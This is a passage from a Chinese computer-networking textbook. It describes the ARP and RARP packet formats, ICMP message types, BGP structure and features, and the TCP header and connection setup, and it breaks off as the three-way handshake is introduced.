


图 3-13　IGMP 协议的格式及它与 IP 协议的关系

3．地址解析协议 ARP（Address Resolution Protocol）与反向地址解析协议 RARP（Reverse Address Resolution Protocol）

网络中的一个机器具有逻辑地址和物理地址两种地址。逻辑地址是为了管理方便而设置的，就像一个学生的学号，在小学有一个学号，在初中、高中和大学也各有不同的学号。而物理地址就像一个人的姓名是与生俱来的，对一个机器来说，网卡地址就是它的物理地址。如果一个机器不更换网卡它的物理地址就不会发生改变。逻辑地址是网络层的协议数据单元使用的地址，物理地址是数据链路层的协议数据单元 MAC（Media Access Control）帧使用的地址。

（1）ARP 协议

在通常情况下，当我们访问一个机器的时候一定可以知道它的逻辑地址，而物理地址就不一定知道。如果不知道物理地址那么就不能把网络层的数据包封装成 MAC 帧，完不成通信。ARP 协议正是为了解决这个问题而设置的。

在每台主机上，ARP 协议都设置有一个 IP 地址和硬件地址对应关系的高速缓存。当网络层的数据报要封装成 MAC 帧时，首先在高速缓存中查看有无该数据报首部的目的地址所对应的硬件地址，若有，则将该硬件地址写入 MAC 帧的目的地址中，完成数据报的封装。若无，ARP 协议则在本局域网上广播发出一个 ARP 请求分组，格式如图 3-12 所示。在 ARP 请求分组中，发送方的 IP 地址和发送方硬件地址，以及目标 IP 地址都是应该写入已知的数据，要寻找的目标硬件地址写入全 0。当该请求分组到达每一个机器上时，每一台机器都要拿自己的 IP 地址和请求分组中的目标 IP 地址进行比较，如果不同则不做任何动作；若相同则发送一个 ARP 相应分组给请求方。ARP 相应分组的格式同样还是和图 3-12 一样。在相应分组中发送方写明了自己的硬件地址。当这一通信过程完成时，通信双方都要对自己的 ARP 高速缓存进行修改，添加上一条记录。

ARP 协议的数据格式如图 3-14 所示。

<table>
<tr><td colspan="2">位 0</td><td>16</td><td>31</td></tr>
<tr><td colspan="2">硬件类型</td><td colspan="2">协议类型</td></tr>
<tr><td>硬件地址长度</td><td>协议长度</td><td colspan="2">操作</td></tr>
<tr><td colspan="4">发送方 MAC 地址(八位组 0-3)</td></tr>
<tr><td colspan="2">发送方 MAC 地址(八位组 4-5)</td><td colspan="2">发送方 IP 地址(八位组 0-1)</td></tr>
<tr><td colspan="2">发送方 IP 地址(八位组 2-3)</td><td colspan="2">目标 MAC 地址(八位组 0-1)</td></tr>
<tr><td colspan="4">目标 MAC 地址(八位组 2-5)</td></tr>
<tr><td colspan="4">目标 IP 地址(8 位组 0-3)</td></tr>
</table>

图 3-14　ARP 协议的格式

- 硬件类型：占 2 个字节，发送方想知道的硬件接口类型，以太网的值为 1。
- 协议类型：占 2 个字节，发送方提供的高层协议，IP 协议为 0800。
- 操作：占 2 个字节，ARP 请求(1)，ARP 响应(2)，RARP 请求(3)，RARP 响应(4)。
- 协议长度：占 1 个字节，高层协议地址长度。
- 发送方 MAC 地址：占 6 个字节，发送方硬件地址。
- 目标 MAC 地址：占 6 个字节，接收方硬件地址。
- 硬件地址长度：占 1 个字节，常用值为 6。

（2）RARP 协议

RARP 协议往往用于无盘工作站环境。因为主机没有外存，本地不能存放 IP 地址，所以需要一个 RARP 服务器来存放 IP 地址和硬件地址的对应关系。当一台主机想要上 Internet 网时，它需要用自己网卡上的硬件地址到 RARP 服务器上取回自己的 IP 地址。RARP 协议的格式和 ARP 协议的格式一样。

4．Internet 控制报文协议 ICMP（Internet Control Message Protocol）

ICMP 协议允许路由器报告差错情况和提供有关异常情况的报告。当数据报不能正确到达目的站点，或者当路由器没有足够的缓存空间，又或者当路由器能够向主机提供更短的路由时，ICMP 协议会及时将这些信息发送出去。就像网上的“交通警察”及时解决交通中的问题和“事故”，保证交通快速、顺畅一样。

ICMP 报文有 ICMP 差错报文和 ICMP 询问报文两种。

ICMP 报文格式及它与 IP 的关系如图 3-15 所示。




图 3-15　ICMP 报文格式及它与 IP 的关系

表 3-1 给出了几种常用的 ICMP 报文类型。

表 3-1　几种 ICMP 报文及功能

ICMP 报文类型	类型的值	ICMP 报文的类型	功　能
差错报告报文	3	终点不可达	当路由器不能把数据报转交给目的站时，就向源站发送终点不可达报文
	4	源站抑制	当路由器由于拥塞而丢弃数据报时，就向源站发送源站抑制报文，使源站放慢数据报的发送速度
	5	改变路由	当路由器发现主机可以把数据报发送给另外一个路由器，使数据报沿着更短更好的路由被转发
	11	时间超时	当路由器收到一个 IP 数据报时，发现它的生存时间为零，或主机在预订的时间内无法完成数据报的重装，则向源站发送时间超时报文
	12	参数问题	当路由器或目的站发现收到的数据报首部字段中有不正确的字段时，就向源站点发送参数问题报文
询问报文	8 或 10	回送请求或回答	当需要测试某一目的站点是否可达时，就发送一个 ICMP 回送请求报文，然后目的站点会向发送站回送一个 ICMP 回答报文
	13 或 14	时间戳请求或回答	当需每个路由器或主机给出当前的日期和时间时，就发送时间戳请求报文，然后被请求方会回送一个时间戳回答报文，告知自己当前的日期和时间。这样可以用来测试通信延迟

5．BGP 的结构和功能

BGP 用于在不同的自治系统（AS）之间交换路由信息。当两个 AS 需要交换路由信息时，每个 AS 都必须指定一个运行 BGP 的节点，来代表 AS 与其他的 AS 交换路由信息。这个节点可以是一个主机。通常是路由器来执行 BGP。两个 AS 中利用 BGP 交换信息的路由器也被称为边界网关（Border Gateway）或边界路由器（Border Router）。

由于可能与不同的 AS 相连，在一个 AS 内部可能存在多个运行 BGP 的边界路由器。同一个自治系统(AS)中的两个或多个对等实体之间运行的 BGP 被称为 IBGP（Internal/Interior BGP）。归属不同的 AS 的对等实体之间运行的 BGP 称为 EBGP（External/Exterior BGP）。在 AS 边界上与其他 AS 交换信息的路由器被称作边界路由器(border/edge router)。在互联网操作系统（Cisco IOS）中，IBGP 通告的路由的距离为 200，优先级比 EBGP 和任何内部网关协议（IGP）通告的路由都低。其他的路由器实现中，优先级顺序也是 EBGP 高于 IGP，而 IGP 又高于 IBGP。

BGP 属于外部网关路由协议，可以实现自治系统间无环路的域间路由。BGP 是沟通 Internet 广域网的主要路由协议，例如不同省份、不同国家之间的路由大多要依靠 BGP 协议。BGP 可分为 IBGP（Internal BGP）和 EBGP（External BGP）。BGP 的邻居关系（或

称通信对端/对等实体）是通过人工配置实现的，对等实体之间通过 TCP（端口 179)会话交互数据。BGP 路由器会周期地发送 19 字节的保持存活 keep-alive 消息来维护连接（默认周期为 30s）。在路由协议中，只有 BGP 使用 TCP 作为传输层协议。

IETF 先后为 BGP 制定了多个建议，分别为：

- RFC 4271：当前正使用的 BGP 协议版本，称之为 BGP4。
- RFC 1654：BGP4 协议的第一个规范。
- RFC 1105、RFC 1163、RFC 1267、RFC1771：BGP4 之前的 BGP 版本。

BGP 属于外部或域间路由协议。BGP 的主要目标是为处于不同 AS 中的路由器之间进行路由信息通信提供保障。BGP 既不是纯粹的矢量距离协议，也不是纯粹的链路状态协议，通常被称为通路向量路由协议。这是因为 BGP 在发布到一个目的网络的可达性的同时，包含了在 IP 分组到达目的网络过程中所必须经过的 AS 的列表。通路向量信息是十分有用的，因为只要简单地查找一下 BGP 路由更新的 AS 编号就能有效地避免环路的出现。BGP 对网络拓扑结构没有限制，其特点包括：

（1）实现自治系统间通信，传播网络的可达信息。BGP 是一个外部网关协议，允许一个 AS 与另一个 AS 进行通信。BGP 允许一个 AS 向其他 AS 通告其内部的网络的可达性信息，或者是通过该 AS 可达的其他网络的路由信息。同时，AS 也能够从另一个 AS 中了解这些信息。与距离向量选路协议类似，BGP 为每个目的网络提供的是下一跳（next-hop）结点的信息。

（2）多个 BGP 路由器之间的协调。如果在一个自治系统内部有多个路由器分别使用 BGP 与其他自治系统中对等路由器进行通信，BGP 可以协调者这多个路由器，使这些路由器保持路由信息的一致性。

（3）BGP 支持基于策略的选路（policy-base routing）。一般的距离向量选路协议确切通告本地选路中的路由。而 BGP 则可以实现由本地管理员选择的策略。BGP 路由器可以为域内和域间的网络可达性配置不同的策略。

（4）可靠的传输。BGP 路由信息的传输采用了可靠的 TCP 协议。

（5）路径信息。在 BGP 通告目的网络的可达性信息时，除了指定目的网络的下一跳信息之外，通告中还包括了通路向量（path vector），即去往该目的网络时需要经过的 AS 的列表，使接收者能够了解去往目的网络的通路信息。

（6）增量更新。BGP 不需要在所有路由更新报文中传送完整的路由数据库信息，只需要在启动时交换一次完整信息。后续的路由更新报文只通告网络的变化信息。这种网络变化的信息称为增量（delta）。

（7）BGP 支持无类型编制（CIDR）及 VLSM 方式。通告的所有网络都以网络前缀加子网掩码的方式表示。

（8）路由聚集。BGP 允许发送方把路由信息聚集在一起，用一个条目来表示多个相关的目的网络，以节约网络带宽。

（9）BGP 还允许接收方对报文进行鉴别和认证，以验证发送方的身份。

3.1.2.2　传输层协议 TCP 与 UDP

TCP 和 UDP 是 Internet 传输层的两个协议。从图 3-3 可以看出它们分别为应用层的不同协议提供服务。当然什么样的应用层协议使用 TCP，什么样的应用层协议使用 UDP，是根据它们的需要及 TCP 和 UDP 的特点而决定的。

1．TCP 协议特点

TCP 是面向连接的协议，提供可靠的、全双工的、面向字节流的，端到端的服务。

TCP 的连接是一对端点的连接，为了清晰地表明这条连接的源地址和目的地址，给每一个端点分配一个套接字（socket）或插口。每台主机对端口号是独立编号，端口号和 IP 地址绑定后形成插口。因为 IP 地址是唯一的，所以插口也是唯一的。

套接字=（IP 地址：端口号）

端口号对应主机中的一个应用进程，编程语言通常用 port 表示。由此可得

TCP 连接：=(Socket1，Socket2)=((IP1:port1)，(IP2:port2))

2．TCP 报文格式

TCP 报文的格式及其与 IP 数据报的关系如图 3-16 所示。




图 3-16　TCP 报文的格式及它与 IP 数据报的关系

- 序号：4byte。TCP 传送的数据流每一个字节都编有一个序号。序号字段中的值是本报文段所发送数据的第一个字节的序号。
- 确认号：4byte。确认字段的值是期望收到对方下一个报文段的数据的第一个字节的序号。
- 数据偏移：4bit，它指出当前 TCP 报文段的数据起始处距离 TCP 报文段的起始处有多远。“数据偏移”的单位不是字节而是 32bit 字（4 字节为计算单位）。
- 紧急比特 URG：当 URG =1 时，表明紧急指针字段有效。
- 确认比特 ACK：只有当 ACK =1 时确认号字段才有效。
- 推送比特 PSH：接收 TCP 收到推送比特置 1 的报文段，就尽快地交付给接收应用进程，而不再等到整个缓存都填满了后再向上交付。
- 复位比特 RST：当 RST =1 时，表明 TCP 连接中出现严重差错（如由于主机崩溃或其他原因），必须释放连接，然后再重新建立运输连接。
- 同步比特 SYN：同步比特 SYN 置为 1，就表示这是一个连接请求或连接接受报文。
- 终止比特 FIN：用来释放一个连接。当 FIN=1 时，表明此报文段的发送端的数据已发送完毕，并要求释放运输连接。
- 窗口：2 字节。窗口字段用来控制对方发送的数据量。TCP 连接的一端根据设置的缓存空间大小确定自己的接收窗口大小，然后通知对方以确定对方的发送窗口的上限。

3. TCP 建立与释放连接机制

TCP 提供的可靠服务，在连接的建立和释放上也体现了出来。

（1）TCP 连接建立机制

TCP 使用三次握手来建立连接，大大增强了可靠性。如防止已失效的连接请求报文段到达被请求方，产生错误造成资源的浪费。具体过程如图 3-17 所示。

